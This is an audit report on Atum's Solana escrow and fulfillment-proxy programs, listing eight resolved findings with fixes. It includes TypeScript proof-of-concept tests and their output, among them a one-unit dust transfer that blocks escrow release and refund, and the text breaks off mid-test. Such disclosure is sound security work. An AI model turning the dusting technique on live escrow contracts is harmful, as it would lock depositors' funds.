




Atum Solana Programs Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Farouk](#)

[Al-Qa'qa'](#)

August 29, 2025

Contents

1	About Cyfrin	2
2	Disclaimer	2
3	Risk Classification	2
4	Protocol Summary	2
5	Audit Scope	3
6	Executive Summary	3
7	Findings	5
7.1	Critical Risk	5
7.1.1	Sending dust to <code>escrow_ata</code> causes DoS over <code>release</code> and <code>refund</code> locking the funds	5
7.2	Medium Risk	6
7.2.1	An authority cannot use the same <code>delegate_signer</code> across multiple mints due to <code>escrow_-delegate</code> PDA seed design	6
7.2.2	4-horizon wrap leaves stale replay bit and rejects valid deposit as <code>DuplicateTransaction</code> . .	6
7.3	Low Risk	7
7.3.1	<code>reserve/release/refund</code> methods are not implementing deadline check for signatures allows signature reusing	7
7.3.2	Creating delegation with different <code>delegate_signer</code> will override prev one	7
7.4	Informational	9
7.4.1	There is not check for the account whether it is the ATA account or not when revoking for the delegate account	9
7.4.2	Solana version is passing <code>settler</code> address in Solana public key format	9
7.4.3	<code>refund</code> can return assets to different Token Account than the one used for depositing	10

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the solidity implementation of the contracts.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

Solana Escrow is a PDA-owned escrow that moves SPL tokens under off-chain Ed25519 authorization. A companion Fulfillment Proxy emits settlement events. The flow is deposit → reserve → release or refund. Replay protection for deposits uses a time-sliced bitmap.

• State

- EscrowDelegate – [b"escrow_delegate", authority, delegate_signer]. Fields: authority, delegate_signer, allowed_mint, remaining_capacity, max_transfer_size, expiration.
- DepositInfo – [b"deposit", depositor, payment_id]. Fields: depositor, mint, amount, reserver, releaser, recipient: Option<Pubkey>. Owns the escrow ATA.
- ReplayBucket – [b"replay", authority, nonce_hi4]. Two parity bitmaps [[u64;4];2] with a control word per bitmap that carries a sentinel and a 2-bit epoch. Slot is nonce & 0xFF with 253 usable flags.

• External dependencies

- **Ed25519 program** plus instructions sysvar to validate the immediately preceding signature instruction.
- **SPL Token** via token_interface and **Associated Token** for ATA creation and checked transfers or close.
- **Fulfillment Proxy** depends on Token program only.

• Core instructions

- **create_delegate** – creates EscrowDelegate, approves a delegation on the authority ATA for remaining_capacity, pins allowed_mint, sets limits and expiration.
- **renounce_delegate** – callable by the delegate_signer. Sets remaining_capacity = 0 and expiration = now. Does not revoke approval.
- **revoke_delegate** – callable by authority. Revokes SPL approval on the authority ATA, closes EscrowDelegate, returns rent to payer.

- **deposit** – creates `DepositInfo` and its escrow ATA, checks replay window, capacity, size limits and `allowed_mint`, verifies a delegate signature on a keccak message that binds all fields, then transfers from authority ATA to escrow ATA with PDA signing.
- **reserve** – sets recipient. Verifies reserver signature over (`reserve`, `payment_id`, `recipient`, `depositor`). One-time only.
- **release** – verifies releaser signature, checks canonical escrow ATA and recipient ATA, transfers net amount to recipient, closes escrow ATA and `DepositInfo`.
- **refund** – verifies releaser signature, transfers amount back to depositor ATA, closes escrow ATA and `DepositInfo`.
- **fulfill / strict_fulfill** (Fulfillment Proxy) – authority-signed token transfer that emits `Fulfilled`; strict variant enforces a deadline.

5 Audit Scope

Cyfrin conducted an audit of the Atum Solana programs based on the code present in the repository commit hash [6fdbde5](#). The following files construct the scope of the audit:

```
programs
  escrow
    src
      constants.rs
      errors.rs
      events.rs
      instructions
        delegate.rs
        escrow.rs
        mod.rs
      lib.rs
      state.rs
      utils
        mod.rs
        replay.rs
        signatures.rs
  fulfillment_proxy
    src
      lib.rs
```

6 Executive Summary

Over the course of 4 days, the Cyfrin team conducted an audit on the [Atum Solana Programs](#) smart contracts provided by [Atum Labs](#). In this period, a total of 8 issues were found.

The escrow program is built on a clean trust split: an authority delegates spend to a signer for a single mint, deposits are gated by a replay filter and signature checks, and settlement closes state so each payment is one-shot. The Ed25519 verification path is well hardened against instruction index confusion, PDA ownership is used correctly for custody, and canonical ATA checks guard the token flows. Overall the design is sound and the core safety assumptions are explicit.

We did uncover one critical availability issue and a handful of correctness gaps. The critical was a dust DoS on the escrow ATA where sending a minimal amount leaves a remainder after the exact-amount transfer, preventing account closure and effectively locking funds. This is resolved by sweeping the live balance or draining remainder before close. On replay, a 2-bit epoch allowed a 4-horizon wrap that left a stale bit set and rejected a valid second deposit. We also flagged seed scope for delegates across mints and missing deadlines on some signed messages.

Summary

Project Name	Atum Solana Programs
Repository	solana-escrow
Commit	6fdbde50f1b1...
Audit Timeline	Aug 26st - Aug 29th
Methods	Manual Review

Issues Found

Critical Risk	1
High Risk	0
Medium Risk	2
Low Risk	2
Informational	3
Gas Optimizations	0
Total Issues	8

Summary of Findings

[C-1] Sending dust to <code>escrow_ata</code> causes DoS over release and refund locking the funds	Resolved
[M-1] An authority cannot use the same <code>delegate_signer</code> across multiple mints due to <code>escrow_delegate</code> PDA seed design	Resolved
[M-2] 4-horizon wrap leaves stale replay bit and rejects valid deposit as <code>DuplicateTransaction</code>	Resolved
[L-1] reserve/release/refund methods are not implementing deadline check for signatures allows signature reusing	Resolved
[L-2] Creating delegation with different <code>delegate_signer</code> will override prev one	Resolved
[I-1] There is not check for the account weather it is the ATA account or not when revoking for the delegate account	Resolved
[I-2] Solana version is passing <code>settler</code> address in Solana public key format	Resolved
[I-3] refund can return assets to different Token Account that the one used for depositing	Resolved

7 Findings

7.1 Critical Risk

7.1.1 Sending dust to escrow_ata causes DoS over release and refund locking the funds

Description: Both release and refund transfer exactly `deposit.amount` from the escrow token account (`escrow_ata`, owned by the deposit PDA) and then call `token::close_account`. Any third party can send the smallest token unit to `escrow_ata` beforehand. That leaves `escrow_ata.amount = deposit.amount + 1` (or more). After the transfer of `deposit.amount`, a non-zero remainder remains, so `close_account` fails because the token program requires a zero token balance to close. The instruction reverts, blocking settlement. Since only the program PDA can sign for `escrow_ata`, users cannot self-remediate.

```
// 4. Transfers and Closure (no fee)
let net = deposit.amount;
let bump = ctx.bumps.deposit;
let bump_binding = [bump];
let deposit_seeds = [
    b"deposit".as_ref(),
    deposit.depositor.as_ref(),
    payment_id.as_ref(),
    bump_binding.as_ref(),
];
let signer_seeds = [&deposit_seeds[..]];
let deposit_authority_info = ctx.accounts.deposit_authority.to_account_info();
token::transfer_checked(
    CpiContext::new_with_signer(
        ctx.accounts.token_program.to_account_info(),
        TransferChecked {
            from: ctx.accounts.escrow_ata.to_account_info(),
            to: ctx.accounts.recipient_ata.to_account_info(),
            authority: deposit_authority_info.clone(),
            mint: ctx.accounts.mint.to_account_info(),
        },
        &signer_seeds,
    ),
    net,
    ctx.accounts.mint.decimals,
)?;

// Close Escrow ATA
token::close_account(CpiContext::new_with_signer(
    ctx.accounts.token_program.to_account_info(),
    CloseAccount {
        account: ctx.accounts.escrow_ata.to_account_info(),
        destination: ctx.accounts.payer.to_account_info(),
        authority: deposit_authority_info,
    },
    &signer_seeds,
))?;
```

```
// 3. Transfer and Closure
let deposit_amount = deposit.amount;

let bump = ctx.bumps.deposit;
let bump_binding = [bump];
let deposit_seeds = [
    b"deposit".as_ref(),
    deposit.depositor.as_ref(),
    payment_id.as_ref(),
    bump_binding.as_ref(),
];
```

```

let signer_seeds = [&deposit_seeds[..]];
let deposit_authority_info = ctx.accounts.deposit_authority.to_account_info();

token::transfer_checked(
  CpiContext::new_with_signer(
    ctx.accounts.token_program.to_account_info(),
    TransferChecked {
      from: ctx.accounts.escrow_ata.to_account_info(),
      to: ctx.accounts.depositor_ata.to_account_info(),
      authority: deposit_authority_info.clone(),
      mint: ctx.accounts.mint.to_account_info(),
    },
    &signer_seeds,
  ),
  deposit_amount,
  ctx.accounts.mint.decimals,
)?;

// Close Escrow ATA
token::close_account(CpiContext::new_with_signer(
  ctx.accounts.token_program.to_account_info(),
  CloseAccount {
    account: ctx.accounts.escrow_ata.to_account_info(),
    destination: ctx.accounts.payer.to_account_info(),
    authority: deposit_authority_info,
  },
  &signer_seeds,
))?;

```

Impact: Funds cannot be released or refunded, effectively locking the deposit.

Proof of Concept:

- The following PoC can be run inside 04_post_deposit_flows.ts:

```

// Release
it.only("PoC: DoS on release by sending one wei to escrowAta ", async () => {
  // 1) Reserve the deposit to a fresh recipient using a valid Ed25519 sig
  const recipient = await generateFundedKeypair();
  const reserveMessage = await createMessage("reserve", [
    paymentId,
    recipient.publicKey.toBuffer(),
    depositor.publicKey.toBuffer(),
  ]);
  const reserveEd25519Instruction = createEd25519Instruction(
    reserver,
    reserveMessage
  );

  console.log("[reserve] paymentId:", Buffer.from(paymentId).toString("hex"));
  console.log("[reserve] recipient:", recipient.publicKey.toBase58());
  console.log("[reserve] depositor:", depositor.publicKey.toBase58());
  console.log("[reserve] deposit PDA:", deposit.toBase58());
  console.log("[reserve] escrow ATA:", escrowAta.toBase58());

  await escrowProgram.methods
    .reserve(Array.from(paymentId), recipient.publicKey)
    .accountsPartial({
      deposit,
      instructions: anchor.web3.SYSVAR_INSTRUCTIONS_PUBKEY,
    })
    .preInstructions([reserveEd25519Instruction])
    .rpc();

```

```

// 2) Fetch recipient ATA and balances before dusting
const recipientAta = await getOrCreateAssociatedTokenAccount(
  mint,
  recipient.publicKey
);
const recipientAtaBefore = await getAccount(
  provider.connection,
  recipientAta
);
const escrowAtaBefore = await getAccount(provider.connection, escrowAta);

console.log("[before dust] recipient ATA:", recipientAta.toBase58(), "amount:",
  ↳ recipientAtaBefore.amount.toString());
console.log("[before dust] escrow ATA:", escrowAta.toBase58(), "amount:",
  ↳ escrowAtaBefore.amount.toString());

// 3) Prepare valid release signature
const releaseMessage = await createMessage("release", [
  paymentId,
  depositor.publicKey.toBuffer(),
]);
const releaseEd25519Instruction = createEd25519Instruction(
  releaser,
  releaseMessage
);

// 4) Third party dusts the escrow ATA with 1 unit to trigger close failure
const authorityTokenAccount = await getAssociatedTokenAddress(
  mint,
  provider.wallet.publicKey
);
const transferTx = new Transaction().add(
  createTransferInstruction(
    authorityTokenAccount,
    escrowAta,
    provider.wallet.publicKey,
    BigInt(1) // Transfer 1 smallest unit (dust)
  )
);

const dustSig = await sendAndConfirmTransaction(provider.connection, transferTx, [
  provider.wallet.payer,
]);
console.log("[dust] sent +1 unit to escrow ATA, tx:", dustSig);

const escrowAtaAfterDust = await getAccount(provider.connection, escrowAta);
console.log("[after dust] escrow ATA amount:", escrowAtaAfterDust.amount.toString());

// 5) Attempt release: program transfers exactly deposit.amount, then tries to close and fails
try {
  await escrowProgram.methods
    .release(Array.from(paymentId))
    .accountsPartial({
      deposit,
      depositAuthority: deposit,
      escrowAta,
      recipientAta,
      mint,
      payer: payer.publicKey,
      tokenProgram: TOKEN_PROGRAM_ID,
      systemProgram: SystemProgram.programId,
      instructions: anchor.web3.SYSVAR_INSTRUCTIONS_PUBKEY,
    })

```

```

        .preInstructions([releaseEd25519Instruction])
        .signers([payer])
        .rpc();
    throw new Error("Expected release to fail, but it succeeded")
} catch (err) {
    console.log("[release] expected failure message:", String(err));
    expect(err.toString()).to.include(
        "Error: Non-native account can only be closed if its balance is zero"
    );
}

// 6) Optional: show balances unchanged after the failed attempt
const escrowAtaAfterFail = await getAccount(provider.connection, escrowAta);
const recipientAtaAfterFail = await getAccount(provider.connection, recipientAta);
console.log("[after fail] escrow ATA amount:", escrowAtaAfterFail.amount.toString());
console.log("[after fail] recipient ATA amount:", recipientAtaAfterFail.amount.toString());
});

// Refund
it.only("PoC: DoS on refund by sending one wei to escrowAta", async () => {
    // 1) Prepare valid refund signature
    const refundMessage = await createMessage("refund", [
        paymentId,
        depositor.publicKey.toBuffer(),
    ]);
    const refundEd25519Instruction = createEd25519Instruction(
        releaser,
        refundMessage
    );

    console.log("[refund] paymentId:", Buffer.from(paymentId).toString("hex"));
    console.log("[refund] depositor:", depositor.publicKey.toBase58());
    console.log("[refund] deposit PDA:", deposit.toBase58());
    console.log("[refund] escrow ATA:", escrowAta.toBase58());
    console.log("[refund] depositor ATA:", authorityAta.toBase58());

    // 2) Record balances before dusting
    const authorityAtaBefore = await getAccount(
        provider.connection,
        authorityAta
    );
    const escrowAtaBefore = await getAccount(provider.connection, escrowAta);

    console.log("[before dust] depositor ATA amount:", authorityAtaBefore.amount.toString());
    console.log("[before dust] escrow ATA amount:", escrowAtaBefore.amount.toString());

    // 3) Third party dusts the escrow ATA with 1 unit to trigger close failure
    const authorityTokenAccount = await getAssociatedTokenAddress(
        mint,
        provider.wallet.publicKey
    );
    const transferTx = new Transaction().add(
        createTransferInstruction(
            authorityTokenAccount,
            escrowAta,
            provider.wallet.publicKey,
            BigInt(1) // Transfer 1 smallest unit (dust)
        )
    );

    const dustSig = await sendAndConfirmTransaction(provider.connection, transferTx, [
        provider.wallet.payer,
    ]);
});

```

```

console.log("[dust] sent +1 unit to escrow ATA, tx:", dustSig);

const escrowAtaAfterDust = await getAccount(provider.connection, escrowAta);
console.log("[after dust] escrow ATA amount:", escrowAtaAfterDust.amount.toString());

// 4) Attempt refund: program transfers exactly deposit.amount, then tries to close and fails
try {
  await escrowProgram.methods
    .refund(Array.from(paymentId))
    .accountsPartial({
      deposit,
      depositAuthority: deposit,
      escrowAta,
      depositorAta: authorityAta,
      mint,
      payer: payer.publicKey,
      tokenProgram: TOKEN_PROGRAM_ID,
      systemProgram: SystemProgram.programId,
      instructions: anchor.web3.SYSVAR_INSTRUCTIONS_PUBKEY,
    })
    .preInstructions([refundEd25519Instruction])
    .signers([payer])
    .rpc();
  throw new Error("Expected refund to fail, but it succeeded")
} catch (err) {
  console.log("[refund] expected failure message:", String(err));
  expect(err.toString()).to.include(
    "Error: Non-native account can only be closed if its balance is zero"
  );
}

// 5) Optional: show balances unchanged after the failed attempt
const escrowAtaAfterFail = await getAccount(provider.connection, escrowAta);
const authorityAtaAfterFail = await getAccount(provider.connection, authorityAta);
console.log("[after fail] escrow ATA amount:", escrowAtaAfterFail.amount.toString());
console.log("[after fail] depositor ATA amount:", authorityAtaAfterFail.amount.toString());
});

```

• Output:

```

4. Post-Deposit Flows
[reserve] paymentId: 556d3e35431bebd3f7718ac566ee42c7c3322a20369af6e0048fdcaf6b7f4864
[reserve] recipient: 7c3NoqdB4cBXJt5tg9tEgP4krzcfR84WtYkLi7TXBByS
[reserve] depositor: CLMX5wDFqnCy9PmiKWQv1BmBg2winUq88USBhuG7bvWL
[reserve] deposit PDA: 64pRsYBbZ359KuYG25qpc8YSuWYHLPWkm97xktRU1fGh
[reserve] escrow ATA: 6TJj5kqhApBbGUzn1NBngdbJVqMby8V2M7vTdZ3kzTeo
[before dust] recipient ATA: D2i5QFyUS1mYrD1zkkzB2e1TodREoQS37SUxxqy7femnw amount: 0
[before dust] escrow ATA: 6TJj5kqhApBbGUzn1NBngdbJVqMby8V2M7vTdZ3kzTeo amount: 50000000
[dust] sent +1 unit to escrow ATA, tx:
↳ 3Lf9eihZMjiXVmdwycQuieiB11b5NmyqY7PGHPWJnyk7Jx1oUXPuJZxy4nJBMbVoeQBviEMWTFpNhCag5xFbZqS
[after dust] escrow ATA amount: 50000001
[release] expected failure message: Error: Simulation failed.
Message: Transaction simulation failed: Error processing Instruction 1: custom program error: 0xb.
Logs:
[
  "Program log: Instruction: TransferChecked",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 6174 of 179862 compute units",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [2]",
  "Program log: Instruction: CloseAccount",
  "Program log: Error: Non-native account can only be closed if its balance is zero",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 2776 of 171181 compute units",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA failed: custom program error: 0xb",

```

```

    "Program HuBE5XWDSKpxeQUTRp4BwVCV1c77FL5EQX5Q4xFogQbD consumed 34595 of 203000 compute units",
    "Program HuBE5XWDSKpxeQUTRp4BwVCV1c77FL5EQX5Q4xFogQbD failed: custom program error: 0xb"
  ].
Catch the `SendTransactionError` and call `getLogs()` on it for full details.
[after fail] escrow ATA amount: 50000001
[after fail] recipient ATA amount: 0
    PoC: DoS on release by sending one wei to escrowAta (1889ms)
[refund] paymentId: f602a827cf9cc88744f012f2591decf667acb1b2ba6c7bd4938870f209fdfb0e
[refund] depositor: CLMX5wDFqnCy9PmiKWQv1BmBg2winUq88USBhuG7bvWL
[refund] deposit PDA: AiphzRswQjHDd4iNP9DXm89gMzi6sj9pc5zc95K3hXuu
[refund] escrow ATA: H9V5dPqcZuk7dmgFUuV4rJ1stqP7kKET94TC6sxYZLmB
[refund] depositor ATA: HHXxRkGDsS5tfF5QHZCN3a8Ts8DgPpdYYjcFh1rx72PT
[before dust] depositor ATA amount: 700000000
[before dust] escrow ATA amount: 50000000
[dust] sent +1 unit to escrow ATA, tx:
→ 3SdbC6VeCG5uvrRZtMBNkNNHbmhGC2NHG8UefwUkCuB93SVMmDTLS7wX7dHneKQsisnMGdmbcE59LpzGZ6kF2u3Y
[after dust] escrow ATA amount: 50000001
[refund] expected failure message: Error: Simulation failed.
Message: Transaction simulation failed: Error processing Instruction 1: custom program error: 0xb.
Logs:
[
  "Program log: Instruction: TransferChecked",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 6219 of 182903 compute units",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [2]",
  "Program log: Instruction: CloseAccount",
  "Program log: Error: Non-native account can only be closed if its balance is zero",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 2776 of 174287 compute units",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA failed: custom program error: 0xb",
  "Program HuBE5XWDSKpxeQUTRp4BwVCV1c77FL5EQX5Q4xFogQbD consumed 31489 of 203000 compute units",
  "Program HuBE5XWDSKpxeQUTRp4BwVCV1c77FL5EQX5Q4xFogQbD failed: custom program error: 0xb"
].
Catch the `SendTransactionError` and call `getLogs()` on it for full details.
[after fail] escrow ATA amount: 50000001
[after fail] depositor ATA amount: 700000000
    PoC: DoS on refund by sending one wei to escrowAta (495ms)

```

Recommended Mitigation: Read the current `escrow_ata.amount` at runtime and transfer that amount, not `deposit.amount`, then close.

```

let to_send = ctx.accounts.escrow_ata.amount;
token::transfer_checked(/* with signer */, to_send, ctx.accounts.mint.decimals)?;
token::close_account(/* with signer */)?;

```

Atum: Fixed in [1311b78](#).

Cyfrin: Verified.

7.2 Medium Risk

7.2.1 An authority cannot use the same delegate_signer across multiple mints due to escrow_delegate PDA seed design

Description: The CreateDelegate instruction initializes an EscrowDelegate account with PDA seeds [b"escrow_delegate", authority, delegate_signer] while also creating an ATA for a specific mint. Because mint is not part of the EscrowDelegate PDA seeds, there can be only one EscrowDelegate instance per (authority, delegate_signer) pair regardless of the mint. The EscrowDelegate state stores allowed_mint, so that single instance becomes implicitly bound to one mint. Attempting to create a second EscrowDelegate for a different mint but with the same delegate_signer derives the same PDA and init fails with “account already in use”.

Impact: Prevents an authority from using a single trusted delegate_signer to manage deposits for multiple mints.

Proof of Concept:

- The following PoC can be run inside 02_delegate_lifecycle.ts:

```
it.only("PoC: An `authority` cannot use the same `delegate_signer` across multiple mints due to  
↳ `escrow_delegate` PDA seed design", async () => {  
  // Prepare funded authority and delegate signer  
  const [delegateAuthority, delegateSigner] = await Promise.all([  
    generateFundedKeypair(),  
    generateFundedKeypair(),  
  ]);  
  
  console.log("[PoC] Starting test");  
  console.log("[PoC] delegateAuthority:", delegateAuthority.publicKey.toBase58());  
  console.log("[PoC] delegateSigner:", delegateSigner.publicKey.toBase58());  
  console.log("[PoC] first mint:", mint.toBase58());  
  
  // Create first delegate lane for the first mint  
  await createDelegate(  
    delegateAuthority,  
    delegateSigner,  
    mint,  
    DELEGATE_CAPACITY,  
    MAX_TRANSFER_SIZE,  
    1  
  );  
  console.log("[PoC] Created first delegate lane for mint:", mint.toBase58());  
  
  // Spin up a second mint and try to reuse the same (authority, delegate_signer)  
  const secondMintSetup = await setupMintAndFund();  
  const secondMint = secondMintSetup.mint;  
  console.log("[PoC] second mint:", secondMint.toBase58());  
  console.log("[PoC] Attempting to create second delegate lane with SAME (authority, delegate_signer)  
  ↳ but DIFFERENT mint...");  
  
  try {  
    // Expected to fail because PDA seeds do not include the mint,  
    // so the same (authority, delegate_signer) maps to the same PDA.  
    await createDelegate(  
      delegateAuthority,  
      delegateSigner,  
      secondMint,  
      DELEGATE_CAPACITY,  
      MAX_TRANSFER_SIZE,  
      1  
    );  
  
    // If we ever reach here, the test would still fail due to the expect below not running.  
    // Log explicitly to make the unexpected path obvious in CI logs.
```

```

    console.log("[PoC] [Unexpected] Second delegate lane creation succeeded, but it should have failed
    ↳ with PDA 'already in use'.");
  } catch (err) {
    // Anchor should throw an account init collision error that includes "already in use"
    console.log("[PoC] Caught expected init collision error:", err?.toString?.() ?? err);
    expect(err.toString()).to.include("already in use");
    console.log("[PoC] Assertion passed: error contains 'already in use'.");
  }
});

```

• Output:

```

2. Delegate Lifecycle
[PoC] Starting test
[PoC] delegateAuthority: DXjANuHbqrVPmEJ4G3pLBwFa1MPfmmL9SYtwaTsVqrhY
[PoC] delegateSigner: DXgRWHvxb3Z1FPSiTev5Xd6M6hFRxSmgf35phU3zkQLW
[PoC] first mint: Ediu4xZic4sKEntzFXjsGZSsLGAraYmqACfZc8v6Wazw
[PoC] Created first delegate lane for mint: Ediu4xZic4sKEntzFXjsGZSsLGAraYmqACfZc8v6Wazw
[PoC] second mint: FGHXRTctJhssRfooHyVhMJntiY1LKuF2ePtpQwPAe5qe
[PoC] Attempting to create second delegate lane with SAME (authority, delegate_signer) but DIFFERENT
↳ mint...
[PoC] Caught expected init collision error: Error: Simulation failed.
Message: Transaction simulation failed: Error processing Instruction 0: custom program error: 0x0.
Logs:
[
  "Program HuBE5XWDSKpxeQUTRp4BwVCV1c77FL5EQX5Q4xFogQbD invoke [1]",
  "Program log: Instruction: CreateDelegate",
  "Program 11111111111111111111111111111111 invoke [2]",
  "Allocate: account Address { address: m2YRvHLeKxqgcJ5ty2sZuTEnVTb125yjb6TEdoAQZjX, base: None }
  ↳ already in use",
  "Program 11111111111111111111111111111111 failed: custom program error: 0x0",
  "Program HuBE5XWDSKpxeQUTRp4BwVCV1c77FL5EQX5Q4xFogQbD consumed 7025 of 200000 compute units",
  "Program HuBE5XWDSKpxeQUTRp4BwVCV1c77FL5EQX5Q4xFogQbD failed: custom program error: 0x0"
].
Catch the `SendTransactionError` and call `getLogs()` on it for full details.
[PoC] Assertion passed: error contains 'already in use'.
    PoC: An `authority` cannot use the same `delegate_signer` across multiple mints due to
    ↳ `escrow_delegate` PDA seed design (3264ms)

```

Recommended Mitigation: Include mint in the PDA seeds:

- EscrowDelegate seeds: [b"escrow_delegate", authority.key().as_ref(), delegate_signer.as_ref(), mint.key()]

Atum: Fixed in [f517a40](#).

Cyfrin: Verified.

7.2.2 4-horizon wrap leaves stale replay bit and rejects valid deposit as DuplicateTransaction

Description: check_replay stores a 2-bit epoch tag in the bitmap header and wipes the bitmap only when epoch_now ^ stored_epoch == 2. Epoch and parity are derived from issued_at as:

- epoch_now = (issued_at / REPLAY_HORIZON_SECS) & 3
- parity = (issued_at / REPLAY_HORIZON_SECS) & 1 with REPLAY_HORIZON_SECS = 120.

Because the epoch is only 2 bits, it wraps every 4 horizons. After an idle gap of exactly 4 horizons, both the parity and the 2-bit epoch equal their earlier values, so diff == 0 and the bitmap is not wiped. The old slot bit remains set and a legitimate new deposit that reuses the same low-8-bit slot is rejected with DuplicateTransaction. This is scoped per authority and per replay bucket (derived from the upper 4 bytes of the nonce).

Impact: Legitimate deposits can be rejected until a different slot is used or subsequent activity triggers a wipe.

Proof of Concept:

- The following PoC can be run inside 08_replay_protection.ts:

```
it.only("PoC: 4-horizon wrap leaves stale replay bit and rejects valid deposit as  
↳ `DuplicateTransaction`, async function () {  
  this.timeout(11 * 60 * 1000);  
  
  const H = 120; // REPLAY_HORIZON_SECS  
  const nonce = new anchor.BN("0000000E00000025", 16); // bucket 14, slot 37  
  
  // Helpers only for inspection/logging (no behavior change)  
  const e2 = (t: number) => (Math.floor(t / H) & 3);  
  const p = (t: number) => (Math.floor(t / H) & 1);  
  const ts = (t: number) => new Date(t * 1000).toISOString();  
  
  // Log the nonce layout for reviewers (no behavior change)  
  const nonceLe = nonce.toBuffer("le", 8);  
  const slot = nonceLe[0];  
  const bucketHi = Buffer.from(nonceLe.slice(4));  
  console.log(" Nonce layout",  
    "| bucket_hi(le):", bucketHi.toString("hex"),  
    "| slot:", slot,  
    "| raw_le:", Buffer.from(nonceLe).toString("hex")  
  );  
  
  // ----- A) First deposit: set the bit in current parity -----  
  const paymentIdA = createPaymentId();  
  const nowA = Math.floor(Date.now() / 1000);  
  const issuedAtA = new anchor.BN(nowA - 5); // inside window  
  const deadlineA = new anchor.BN(issuedAtA.toNumber() + 60);  
  
  console.log(  
    "[A] issuedAt:", issuedAtA.toNumber(), `(${ts(issuedAtA.toNumber())})`,  
    "| epoch2:", e2(issuedAtA.toNumber()),  
    "| parity:", p(issuedAtA.toNumber())  
  );  
  
  const msgA = await createMessage("deposit", [  
    paymentIdA,  
    depositor.publicKey.toBuffer(),  
    mint.toBuffer(),  
    DEPOSIT_AMOUNT.toBuffer("le", 8),  
    reserver.publicKey.toBuffer(),  
    releaser.publicKey.toBuffer(),  
    nonce.toBuffer("le", 8),  
    issuedAtA.toBuffer("le", 8),  
    deadlineA.toBuffer("le", 8),  
  ]);  
  const sigA = createEd25519Instruction(delegateSigner, msgA);  
  
  const [replayBucket] = PublicKey.findProgramAddressSync(  
    [REPLAY_SEED, depositor.publicKey.toBuffer(), nonce.toBuffer("le", 8).slice(4)],  
    escrowProgram.programId  
  );  
  const [depositA] = PublicKey.findProgramAddressSync(  
    [DEPOSIT_SEED, depositor.publicKey.toBuffer(), paymentIdA],  
    escrowProgram.programId  
  );  
  const escrowAtaA = await getAssociatedTokenAddress(mint, depositA, true);  
  
  console.log("PDAs",  
    "| replayBucket:", replayBucket.toBase58(),
```

```

    "| depositA:", depositA.toBase58(),
    "| escrowAtaA:", escrowAtaA.toBase58()
  );

  await escrowProgram.methods
    .deposit(
      Array.from(paymentIdA),
      DEPOSIT_AMOUNT,
      reserver.publicKey,
      releaser.publicKey,
      nonce,
      issuedAtA,
      deadlineA
    )
    .accountsPartial({
      escrowDelegate: delegate,
      authority: depositor.publicKey,
      replayBucket,
      authorityAta,
      deposit: depositA,
      escrowAta: escrowAtaA,
      mint,
      payer: payer.publicKey,
      tokenProgram: TOKEN_PROGRAM_ID,
      associatedTokenProgram: ASSOCIATED_TOKEN_PROGRAM_ID,
      systemProgram: SystemProgram.programId,
      instructions: anchor.web3.SYSVAR_INSTRUCTIONS_PUBKEY,
    })
    .preInstructions([sigA])
    .signers([payer])
    .rpc();

  console.log(` [A] Deposit set bit slot=${slot} in parity=${p(issuedAtA.toNumber())}
  ↳ (epoch2=${e2(issuedAtA.toNumber())})`);

  // ----- B) Align to the SAME parity+epoch2 after 4 horizons -----
  // Compute based on A's epoch, not "now". This matches your original logic.
  const baseK = Math.floor(issuedAtA.toNumber() / H);
  let targetStart = (baseK + 4) * H; // start of the slice 4 horizons after A

  // Original behavior: no extra guards or loops, just one sleep
  const now1 = Math.floor(Date.now() / 1000);
  const secsUntil = targetStart - now1 + 2;
  console.log(`[sleep] waiting ${secsUntil}s to hit 4-horizon wrap aligned to A`,
    "| targetStart:", targetStart, `(${ts(targetStart)})`,
    "| baseK:", baseK, "→ targetK:", baseK + 4);
  await sleep(secsUntil * 1000);

  // Keep the original issuedAtB logic exactly as-is
  const issuedAtBNum = targetStart + 1;
  const issuedAtB = new anchor.BN(issuedAtBNum);
  const deadlineB = new anchor.BN(issuedAtBNum + 60);

  console.log(
    "[B] issuedAt:", issuedAtBNum, `(${ts(issuedAtBNum)})`,
    "| epoch2:", e2(issuedAtBNum),
